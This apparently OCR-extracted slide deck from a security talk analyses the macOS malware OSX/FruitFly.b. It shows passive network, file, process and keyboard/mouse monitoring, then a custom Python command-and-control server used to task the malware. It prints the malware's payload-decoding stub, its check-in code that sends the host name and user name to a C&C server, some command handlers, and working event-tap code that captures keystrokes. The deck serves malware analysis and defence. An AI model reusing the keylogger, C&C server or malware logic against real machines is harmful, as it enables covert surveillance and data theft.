
loop

send client info

recv cmd


execute cmd

main processing loop



MONITORING


how to passively observe



Synack

WATCH ALL THINGS

network;files;processes;mouse;keyboard



osx/fruitfly command processing


goal: to understand the malware's capabilities via tasking & passive monitoring


Network Monitoring

c&c server, protocol & command analysis

```
# tcpdump port 53
tcpdump: listening on pktap, link-type PKTAP (Apple DLT_PKTAP)

IP 192.168.0.67.59185 > google-public-dns-a.google.com.domain: 41875+ A? eidk.hopto.org  (32)

IP google-public-dns-a.google.com.domain > 192.168.0.67.59185: 41875 1/0/0 A 127.0.0.1 (48)
```

tcpdump: dns query for (primary) c&c server






wireshark: response for command #13

File Monitoring

malware components & command analysis

```
# sudo fs_usage -w -f filesystem | grep perl

open     F=5     /private/tmp/client    perl5.

lseek    F=5     <SEEK_CUR>             perl5.
write    F=5     B=0x2000               perl5.
write    F=5     B=0x11e8               perl5.
close    F=5                            perl5.
```

fs_usage: dropping embedded binary



/tmp/client

```
#assign
my $u = join '', <DATA>;

#decode
my $W = pack 'H*', 'b02607441aa086';
$W x= 1 + length($u) / length($W);
$u ^= substr $W, 0, length $u;

#expand
$u =~ s/\0(.)/v0 x(1+ord$1)/seg;

__DATA__
‹Ï∫†á±‰Eö¢Ü≤”F˙°Ü±
£B†Ñ¯&E«˜c]HÔÜ†÷g†Ñ(&EÙ√ËrHÍ†ÇÄ&t•Å∞$D°Ü∂yX0ÿÚ∞/
XNÂfi‰&π†Ü@&G=†ÉM.J†Ü0&]¢Œ∞$XVÈ»˚cCN†ÄÄ&¥§ñ∞7DHá ..
```

encoded mach-O binary
& decoding logic

```
#argument processing
# ->reads from stdin & switches on value
call        getchar

lea         rdx, qword [sub_100001cc0+356]
movsxd      rax, dword [rdx+rax*4]
add         rax, rdx
jmp         rax
```

switch() to exec
complex commands

/tmp/client

Process Monitoring
command analysis

let's write one :)

no open-source user-mode process monitoring utility for macOS

proc monitoring lib

free

open-source

user-mode

```
//event mask
u_int eventClasses = AUDIT_CLASS_EXEC | AUDIT_CLASS_PROCESS;

//open audit pipe for reading
auditFile = fopen(AUDIT_PIPE, "r");

//read audit record(s) & process
while(YES)
{
   recordLength = au_read_rec(auditFile, &recordBuffer);

   ...

   au_fetch_tok(&tokenStruct, recordBuffer + processedLength,
   recordBalance))

   switch(tokenStruct.id)

     ....
```

process monitoring via OpenBSM

PROCESS MONITORING
command analysis

objective-see / ProcInfo

Watch 2 | Star 32 | Fork 8

Code | Issues 0 | Pull requests 0 | Projects 0 | Insights

process info/monitoring library for macOS https://objective-see.com

17 commits | 1 branch | 0 releases | 1 contributor

Branch: master | New pull request | Find file | Clone or download

Patrick Wardle invoke call to proc monitoring on background thread ... Latest commit c91cbcc 10 days ago

lib	invoke call to proc monitoring on background thread	10 days ago
procInfo.xcodeproj	namespace/project cleanup	a month ago
procInfo	invoke call to proc monitoring on background thread	10 days ago

```
#import "processLib.h"

//create callback block
ProcessCallbackBlock block = ^(Process* newProcess){
    NSLog(@"new process:\n %@", newProcess);
};

//init object
ProcessMonitor* procMon = [[ProcessMonitor alloc] init];

//go go go
[procMon start:block];
```

using the process monitor lib


```
#procMonitor

new process:
 pid=5836
 path=/usr/local/bin/pwd
 args=none
 ancestors=(5836/perl5, 1/launchd)
```

procMonitor: pwd (cmd #11)

Mouse/Keyboard Monitoring

command analysis

let's write one :)

again (AFAIK) no open-source user-mode mouse/keyboard sniffer utility for macOS

mouse & keyboard sniffer ('sniffMK')

free

open-source

user-mode

```
//init event with mouse events & key presses
eventMask = CGEventMaskBit(kCGEventLeftMouseDown) | CGEventMaskBit(kCGEventLeftMouseUp) |
CGEventMaskBit(kCGEventRightMouseDown) | CGEventMaskBit(kCGEventRightMouseUp) |
CGEventMaskBit(kCGEventLeftMouseDragged) | CGEventMaskBit(kCGEventRightMouseDragged) |
CGEventMaskBit(kCGEventKeyDown) | CGEventMaskBit(kCGEventKeyUp);

//create event tap
CGEventTapCreate(kCGSessionEventTap, kCGHeadInsertEventTap, 0, eventMask, callback, NULL);
```

"event tap"

```
//callback for mouse/keyboard events
CGEventRef callback(CGEventTapProxy proxy, CGEventType type, CGEventRef event, ...){

  //key presses
  if( (kCGEventKeyDown == type) || (kCGEventKeyUp == type) ){

    //get code
    keycode = CGEventGetIntegerValueField(event, kCGKeyboardEventKeycode);
    printf("keycode: %s\n\n", keyCodeToString(keycode));
  }

  //mouse
  else {

     //get location
     location = CGEventGetLocation(event);
     printf("(x: %f, y: %f)\n\n", location.x, location.y);
  }
```


callback

MOUSE/KEYBOARD MONITORING

command analysis

code based on:

"Receiving, Filtering, & Modifying:
› Mouse Events
› Key Presses and Releases"
-Mac OS X Internals




'sniffMK' github.com/objective-see/sniffMK

```
# ./sniffMK
event: kCGEventKeyDown
keycode: h

event: kCGEventKeyUp
keycode: h

event: kCGEventKeyDown
keycode: i

event: kCGEventKeyUp
keycode: i

event: kCGEventLeftMouseDown
(x: 640.23, y: 624.19)

event: kCGEventLeftMouseUp
(x: 640.23, y: 624.19
```

sniff sniff!

BUILDING A CUSTOM C&C SERVER

…and then we task!



Synack

Custom C&C Server

handling connections

now we know:

address of c&c server(s)
(can specify via cmdline!)

malware's protocol

1

```
$ perl fpsaud 192.168.0.2:1337
```

launching osx/fruitfly.b


2


```
$ python server.py 1337
listening on ('0.0.0.0', 1337)
waiting for a connection…

client connected:  ('192.168.0.13')
```

connection received!

```
#init socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#bind & listen
sock.bind(('0.0.0.0', port))
sock.listen(1)

#wait for malware to connect
while True:

  connection, client_address = sock.accept()
  print 'client connected: ', client_address
```

python c&c server





custom C&C server

Custom C&C Server

handling 'check-in'

```
#connect
$1 = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10
    );

#send client info
G v1
 . Y(1143)
 . Y( $q ? 128 : 0 )
 . Z( I('scutil --get LocalHostName'))
 . Z( I('whoami') );
```

connect & send client info

Y(): pack integer

Z(): pack string

G(): send data to c&c server

relevant subroutines

size	value
1 byte	1
4 bytes	1143 (version #)
4 bytes	0, or 128
variable	host name
variable	user name ('whoami')

format of client info

```
$ python server.py 1337
...

client connected:   ('192.168.0.13')
client data:
 offset 0x00: byte 1
 offset 0x01: int: 1143
 offset 0x05: int: 0
 offset 0x0d: str (host name): users-Mac
 offset 0x1a: str (user name): user
```

parsing client info

Custom C&C Server

handling commands

for each command:


1. triage command to see:
   a. additional bytes/data?
   b. format of the response
2. send command
   send additional bytes
3. receive and process data

```
#command 11
elsif ( $D == 11 ) {
  G v11 . Z( I('pwd') )
}
```

cmd #11

```
$ pwd
/Users/user/Desktop

$ perl fpsaud 192.168.0.2:1337
```

launching osx/fruitfly.b




```
#command 11
def cmd11(connection):

  #send command
  connection.sendall(struct.pack('b', 11))

  #malware first responds w/ command #
  data = connection.recv(1)
  print 'byte: 0x%02x (command)' % (ord(data))

  #read & unpack length of pwd
  data = connection.recv(4)
  length = struct.unpack('I', data)[0]

  #read 'pwd'
  data = connection.recv(length)
  print 'string: %s' (pwd) % data
```


c&c command #11 implementation

```
$ python server.py 1337
...

client connected: '192.168.0.13'
available commands:
11: Print Working Directory

select command: 11

response:
byte: 11 (command)
string: '/Users/user/Desktop' (pwd)
```

tasking (command #11)

TASKING OSX/FRUITFLY.B

exposing capabilities



Synack

COMMAND #2
via /tmp/client


```
#command 2
elsif ( $D == 2 ) {
  my ($Z, $C) = (J 1);

  if (!$O && V(v2 . $Z) &&
       defined($C = E(4)) &&
       defined($C = E(unpack 'V', $C)))
  {
    G v2 . Z($C);
  }
}
```

command #2

direction	size	value
recv	1 byte	commmand, 2
recv	1 bytes	?
send	1 byte	command, 2
